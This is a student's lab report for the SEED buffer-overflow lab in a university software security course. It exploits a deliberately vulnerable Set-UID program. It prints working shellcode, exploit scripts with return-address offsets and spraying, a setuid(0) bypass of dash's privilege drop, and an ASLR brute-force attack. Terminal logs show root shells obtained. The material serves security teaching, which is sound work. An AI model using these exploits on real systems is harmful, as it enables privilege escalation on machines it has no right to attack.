

Buffer Overflow Attack Lab (Set-UID Version)

Rushabh Prajapati

3083048

CMPT 380 – Computer Software Security

2 Environment Setup

2.1 Turning Off Countermeasures

```
[02/23/22]seed@VM:~/.../Labsetup$ ls
code  shellcode
[02/23/22]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/23/22]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
[02/23/22]seed@VM:~/.../Labsetup$ █
```

Figure 1 Address Space Randomization and configuring /bin/sh

Task 1: Getting Familiar with Shellcode

3.4 Task: Invoking the Shellcode

Observation:

So firstly, after compiling the `call_shellcode.c`, file we got 2 executables, `a32.out` and `a64.out`, looking at both, one executes the shellcode of the 32-bit version and the other executes the code of the 64-bit version.

As we know from Task 3.1 – 3.3, the main goal of the shell code is to execute the `execve()` system call to invoke `/bin/sh`.

`call_shellcode.c`, runs the binary version of shellcode.

- 1) It allocates 500 bytes for the code array.
- 2) It copies the shellcode to the 500-byte code array. Thus, copying the shellcode onto the stack.
- 3) `int (*func) ()`, declares a function pointer for a function with unspecified arguments, with a return type of `int`.
- 4) Secondly, `int (*func) ()`, makes it such that the, function points to the array code, where we copied our shellcode.
- 5) Lastly, it executes the function `func()`, thus invoking the shellcode from the stack.

Once, this is done and, we execute the binary files generate, we get a root shell. Also since the countermeasures of the address spaces randomization were off, along with that as can be seen in the makefile, `-z execstack`, flag was used when we compiled the C code making out stack executable, thus turning off 3 countermeasures in total.

Another observation, I found was that the given C code's binary of the shell code gives the root shell even when address space randomization is turned on, which was interesting to look at, but haven't found any explanation as to how that would happen.

```
[02/23/22]seed@VM:~/.../shellcode$ ./a64.out
$ sudo whoami
root
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$
$ exit
[02/23/22]seed@VM:~/.../shellcode$ ./a32.out
$ sudo whoami
root
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$ exit
[02/23/22]seed@VM:~/.../shellcode$ █
```

Figure 2 Running the ./a32.out and ./a64.out

Task 2: Understanding the Vulnerable Program

Ran the Make command which resulted in generating all the stack-L1 to stack-L4 binaries. They are all Set-UID programs and their owner is root.

```
[03/10/22] seed@VM:~/.../code$ ls -l stack*
-rw-rw-r-- 1 seed seed 1132 Mar  6 16:51 stack.c
-rwsr-xr-x 1 root seed 15908 Feb 23 15:55 stack-L1
-rw-rw-r-- 1 seed seed  517 Mar  6 14:09 stack-L1-badfile
-rwxrwxr-x 1 seed seed 18712 Feb 23 15:55 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Feb 23 15:55 stack-L2
-rwxrwxr-x 1 seed seed 18712 Feb 23 15:55 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Feb 23 15:55 stack-L3
-rwxrwxr-x 1 seed seed 20136 Feb 23 15:55 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Feb 23 15:55 stack-L4
-rwxrwxr-x 1 seed seed 20136 Feb 23 15:55 stack-L4-dbg
[03/10/22] seed@VM:~/.../code$
```

Task 3: Launching Attack on 32-bit Program (Level1)

5.1 Investigation

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcaf8
gdb-peda$ p $buffer
$2 = void
gdb-peda$ p &buffer
$3 = (char (*)[100]) 0xffffca8c
gdb-peda$ p/d (0xffffcaf8 - 0xffffca8c)
$4 = 108
gdb-peda$
```

Figure 3 Getting the value of \$ebp and address of &buffer

\$ebp = 0xffffcaf8 (frame pointer); \$buffer = 0xffffca8c

\$ebp - \$buffer = 0x6C (108)

Original Input Size = 517 bytes; Bof buffer Size = 100 bytes

From the above execution results, we can see that the value of the frame pointer is 0xffffcaf8. Therefore, based on Figure 4.6, we

can tell that the return address is stored in $0xffffcaf8 + 4$, and the first address that we can jump to $0xffffcaf8 + 8$ (the memory regions starting from this address is filled with NOPs). Therefore, we can put $0xffffcaf8 + 8$ inside the return address field.

Return address = $\$ebp + 4$; First address we can jump to is $\$ebp + 8$. The distance between the return address and the buffer is 112.

We plan to use $0xffffcaf8 + 136$ for the return address, so we need to put this value into the corresponding place inside the array. According to our gdb result, the return address field starts from offset 112, and ends at offset 116.

There is a reason for this: the address $0xffffcaf8 + 136$ was identified using the debugging method, and the stack frame of the bof function may be different when the program runs inside gdb as opposed to running directly, because gdb may push some additional data onto the stack at the beginning, causing the stack frame to be allocated deeper than it would be when the program runs directly. Therefore, the first address that we can jump to may be higher than $0xffffcaf8 + 8$. That is why we chose to use $0xffffcaf8 + 136$.

```
0028| 0xffffcabc --> 0x0
[-----]
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p $ebp
$3 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$4 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d (0xffffcb18 - 0xffffcaac)
$5 = 108
gdb-peda$ exit
Undefined command: "exit". Try "help".
gdb-peda$ quit
[03/04/22] seed@VM:~/.../code$ gdb ./stack-L1-dbg
```

```

"\xcd\x80" # int $0x80
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)          # Change this number
content[start:] = shellcode


# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcaf8 + 136              # Change this number
offset = 112                          # Change this number

L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

```

Figure 4 Exploit.py Ret = \$ebp + 136

Output:



```

Terminal
[03/06/22]seed@VM:~/.../code$ ./exploit.py; ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# wo hoa
13:25:43 up 7:01, 1 user, load average: 0.00, 0.01, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
seed :0 :0 Fri13 ?xdm? 7:29 0.03s /usr/lib/gdm3/gdm-x-session --run
# whoami
root
#

```

Figure 5 Got the root shell

Task 4: Launching Attack without Knowing Buffer Size (Level 2)

The buffer size decides where the return address is. Without knowing the actual buffer size, we do not know which area in the input string (i.e., the badfile) should be used to hold the return address. If we put the return address in all the possible locations, so it does not matter which one is the actual location, i.e., we spray the buffer with the return address.

```

[-----stack-----
0000| 0xffffca50 --> 0x0
0004| 0xffffca54 --> 0x0
0008| 0xffffca58 --> 0xf7fb4f20 --> 0x0
0012| 0xffffca5c --> 0x7d4
0016| 0xffffca60 ("0pUV.pUV\030\317\377\377")
0020| 0xffffca64 (".pUV\030\317\377\377")
0024| 0xffffca68 --> 0xffffcf18 --> 0x205
0028| 0xffffca6c --> 0x0
[-----
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[160]) 0xffffca50
gdb-peda$ p $ebp
$2 = (void *) 0xffffcaf8
gdb-peda$ 

```

Figure 6 Getting value of \$ebp

```

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)          # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcaf8 + 224              # Change this number
#offset = 172                          # Change this number

L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(100,200,4):
    content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

```

Figure 7 exploit.py

```
[03/10/22]seed@VM:~/.../code$ ./exploit-L2.py ; ./stack-L2
Input size: 517
# oi
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# █
```

Figure 8 Outut root shell

Since the range of the buffer size is between 100 to 200, the actual distance between the return address field and the beginning of the buffer will be at most 100 plus some small value, let us use 224. I chose this value because for a 517-byte NOP's string. I thought to spray at least half of it to increase our chances of getting a root shell. And then we used a simple for loop to spray. Actually, because of the NOPs, any address between this value and the starting of the malicious code can be used. Thus successfully exploiting the code.

Task 7: Defeating dash's Countermeasure

Experiment

```
[03/06/22]seed@VM:~/.../shellcode$ echo ""

[03/06/22]seed@VM:~/.../shellcode$ echo "With SetUid for 32-bit"
With SetUid for 32-bit
[03/06/22]seed@VM:~/.../shellcode$ sudo ln -sf /bin/dash /bin/sh
[03/06/22]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[03/06/22]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/06/22]seed@VM:~/.../shellcode$ ./a32.out
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# █
```

Figure 9 32 bit, with setuid(0) syscall


```
[03/06/22]seed@VM:~/.../shellcode$ ls
a32.out a64.out call_shellcode.c Makefile
[03/06/22]seed@VM:~/.../shellcode$ ./a64.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$
```

Figure 10 64bit whiout setuid(0) syscall gives seed account

```
[03/06/22]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/06/22]seed@VM:~/.../shellcode$ ./a32.out
$ id'
>
> '
/bin//sh: 3: id
: not found
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
[03/06/22]seed@VM:~/.../shellcode$ ./a64.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Figure 11 32 bit without setuid(0) gives seed and 64 bit with setuid(0) syscall gives root shell.

As we can see from the above call_shellcode.c file execution, we get a root shell if we use the setuid(0) system call for both 32 and 64 bit programs but only get seed shell if we do not use the setuid(0) system call, because of dash's countermeasure. The dash shell in the Ubuntu OS drops privileges when it detects that the effective UID does not equal to the real UID (which is the case in a Set-UID program). This is achieved by changing the effective UID back to the real UID, essentially, dropping the privilege.

Launching the attack again

The countermeasure implemented in dash can be defeated. One approach is to change the real user ID of the victim process to zero before invoking dash. We can achieve this by invoking

setuid(0) before executing execve() in the shell code. We first change the /bin/ sh symbolic link, so it points back to /bin/dash.

The updated shellcode adds four instructions at the beginning: The first and third instructions together set eax to 0xd5 (0xd5 is setuid() 's system call number). The second instruction sets ebx to zero; the ebx register is used to pass the argument 0 to the setuid() system call. The fourth instruction invokes the system call. Using this revised shellcode, we attack on the vulnerable program when "/bin/sh" is linked to "/bin/dash", and are still able to spawn a root shell.

```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
    "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80" # SETUID
    "\x31\xc0" # xorl %eax , %eax
    "\x50" # pushl %eax
    "\x68" "//sh" # pushl $0x68732f2f
    "\x68" "/bin" # pushl $0x6e69622f
    "\x89\xe3" # movl %esp , %ebx
    "\x50" # pushl %eax
    "\x53" # pushl %ebx
    "\x89\xe1" # movl %esp , %ecx
    "\x99" # cdq
    "\xb0\x0b" # movb $0x0b , %al
    "\xcd\x80" # int $0x80
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffcaf8 + 136 # Change this number
offset = 112 # Change this number

L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Figure 12 Exploit.py code with setuid shellcode

[illegible]

```
[03/06/22] seed@VM:~/.../code$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root 9 Mar 6 16:43 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
[03/06/22] seed@VM:~/.../code$ ./exploit-dash-countermeasure.py
[03/06/22] seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$
```

Figure 15 Turing on ADR

Figure 16 Executing our brute-force script

In 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524,288$ possibilities. This number is not that high and can be exhausted easily with the brute-force approach. To demonstrate this, we used the following script to launch a buffer overflow attack repeatedly, hoping that our guess on the memory address will be correct by chance.

```
Input size: 517
./brute-force.sh: line 14: 35014 Segmentation fault      ./stack-L1
0 minutes and 45 seconds elapsed.
The program has been running 4703 times so far.
Input size: 517
./brute-force.sh: line 14: 35015 Segmentation fault      ./stack-L1
0 minutes and 45 seconds elapsed.
The program has been running 4704 times so far.
Input size: 517
./brute-force.sh: line 14: 35016 Segmentation fault      ./stack-L1
0 minutes and 45 seconds elapsed.
The program has been running 4705 times so far.
Input size: 517
./brute-force.sh: line 14: 35017 Segmentation fault      ./stack-L1
0 minutes and 45 seconds elapsed.
The program has been running 4706 times so far.
Input size: 517
./brute-force.sh: line 14: 35018 Segmentation fault      ./stack-L1
0 minutes and 45 seconds elapsed.
The program has been running 4707 times so far.
Input size: 517
./brute-force.sh: line 14: 35019 Segmentation fault      ./stack-L1
0 minutes and 45 seconds elapsed.
The program has been running 4708 times so far.
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
# █
```

Figure 17 Hence we defeated ASLR

As you can see after 4708 times, we were successful in getting the correct address and hence were able to defeat Address Space Layout Randomization (ASLR).

Task 9 – Experimenting with Other Countermeasures

Task 9.a: Turn on the StackGuard Protection

```
[03/06/22]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -z execstack -m32 -o enabled-stack-guard stack.c
[03/06/22]seed@VM:~/.../code$ ./enabled-stack-guard
Input size: 517
*** stack smashing detected ***: terminated
Aborted
```

Figure 18 Stackguard ON

The program reads the canary on the stack from the memory and saves the value to %eax. It then compares this value with the value, where canary gets its initial value. The next instruction, checks if the result of the previous operation (XOR) is 0. If yes, the canary on the stack remains intact, indicating that no overflow has happened. The code will proceed to return from the function. If je detected that the XOR result is not zero, i.e., the canary on the stack was not equal to the value before %gs: 20, an overflow has occurred. The program call __stack_chk_fail, which prints an error message and terminates the program.

The memory segment pointed by the GS register in Linux is a special area, which is different from the stack, heap, BSS segment, data segment, and the text segment. Most importantly, this GS segment is physically isolated from the stack, so a buffer overflow on the stack or heap will not be able to change anything in the GS segment.

Task 9.b: Turn on the Non-executable Stack Protection

```
[03/06/22]seed@VM:~/.../shellcode$ gcc -m32 -o a32.out call_shellcode.c
[03/06/22]seed@VM:~/.../shellcode$ gcc -o a64.out call_shellcode.c
[03/06/22]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[03/06/22]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[03/06/22]seed@VM:~/.../shellcode$ gcc -m32 -z execstack -o a32.out call_shellcode.c
[03/06/22]seed@VM:~/.../shellcode$ gcc -z execstack -o a64.out call_shellcode.c
[03/06/22]seed@VM:~/.../shellcode$ ./a32.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
[03/06/22]seed@VM:~/.../shellcode$ ./a64.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
[03/06/22]seed@VM:~/.../shellcode$
```

Because malicious code (for example, assembly instructions to spawn a root shell) is an input argument to the program, it resides in the stack and not in the code segment. Therefore, the simplest solution is to invalidate the stack to execute any instructions. Any code that attempts to execute any other code residing in the stack will cause a segmentation violation.

And this is what we can see in the above code execution of the `call_shellcode.c` program, which in the case of a non executable stack gives us a Segmentation Fault, whereas it gives us a seed shell, that's because I still had the dash countermeasure on.

Thus, non executable stacks make conventional buffer overflow attacks difficult.